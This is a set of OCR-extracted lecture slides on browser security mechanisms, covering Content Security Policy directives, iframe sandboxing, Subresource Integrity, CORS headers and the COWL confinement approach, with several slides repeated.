
Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *



Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *



Content Security Policy & Sandboxing

- **Limitations:**
  - Data exfiltration is only partly contained
    - Can leak to origins we can load resources from and sibling frames or child Workers (via postMessage)
  - Scripts still run with privilege of page
    - Can we reason about security of jQuery-sized lib?

CSP resource directives

- **script-src** limits the origins for loading scripts
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **img-src** lists origins from which images can be loaded.
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

CSP source lists

- Specify by scheme, e.g., https:
- Host name, matching any origin on that host
- Fully qualified URI, e.g., https://example.com:443
- Wildcards accepted, only as scheme, port, or in the leftmost position of the hostname:
- **'none'** matches nothing
- **'self'** matches the current origin, but not subdomains
- **'unsafe-inline'** allows inline JavaScript and CSS
- **'unsafe-eval'** allows text-to-JavaScript mechanisms like eval

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions

CAN WE PROTECT AGAINST NETWORK ATTACKERS OR CDN THAT SERVES THE WRONG SCRIPT OR CODE?

Motivation for SRI

- Many pages pull scripts and styles from a wide variety of services and content delivery networks.
- How can we protect against
  - downloading content from a hostile server (via DNS poisoning, or other such means), or
  - modified file on the Content Delivery Network (CDN)

jQuery.com compromised to serve malware via drive-by download

- Would using HTTPS address this problem?

Subresource integrity

- Idea: page author specifies hash of (sub)resource they are loading; browser checks integrity
  - E.g., integrity for scripts
    - <link rel="stylesheet" href="https://site53.cdn.net/style.css" integrity="sha256-SDfwewFAE...wefjijfE">
  - E.g., integrity for link elements
    - <script src="https://code.jquery.com/jquery-1.10.2.min.js" integrity="sha256-C6CB9UYIS9UJeqinPHWTHVqh/E1uhG5Tw+Y5qFQmYg=">

What happens when check fails?

- Case 1 (default):
  - Browser reports violation and does not render/ execute resource
- Case 2: CSP directive with integrity-policy directive set to report
  - Browser reports violation, but may render/execute resource

CAN WE DEFINE MORE PERMISSIVE ORIGIN POLICIES?

Cross-Origin Resource Sharing (CORS)

- Amazon has multiple domains
  - E.g., amazon.com and aws.com
- Problem: amazon.com can't read cross-origin aws.com
  - With CORS amazon.com can whitelist aws.com

http://www.html5rocks.com/en/tutorials/cors/

How CORS works

- Browser sends Origin header with XHR request
  - E.g., Origin: https://amazon.com
- Server can inspect Origin header and respond with Access-Control-Allow-Origin header
  - E.g., Access-Control-Allow-Origin: https://amazon.com
  - E.g., Access-Control-Allow-Origin: *


HAVE WE SOLVED EVERY SECURITY PROBLEM?

Goal: Password-strength checker

- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to untrusted code!
- Is there any way to make sure untrusted code does not export our password?

Confining the checker with COWL

- Express sensitivity of data
  - Checker can only receive password if its context label is as sensitive as the password
- Use postMessage API to send password
  - Source specifies sensitivity of data at time of send




CONCLUSIONS?

Modern Structuring Mechanisms

- HTML5 Web Workers;
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions


Modern web site




Code from many sources
Combined in many ways

Challenges


Third-party APIs



Third-party mashups



Mashups



Third-party libraries

Extensions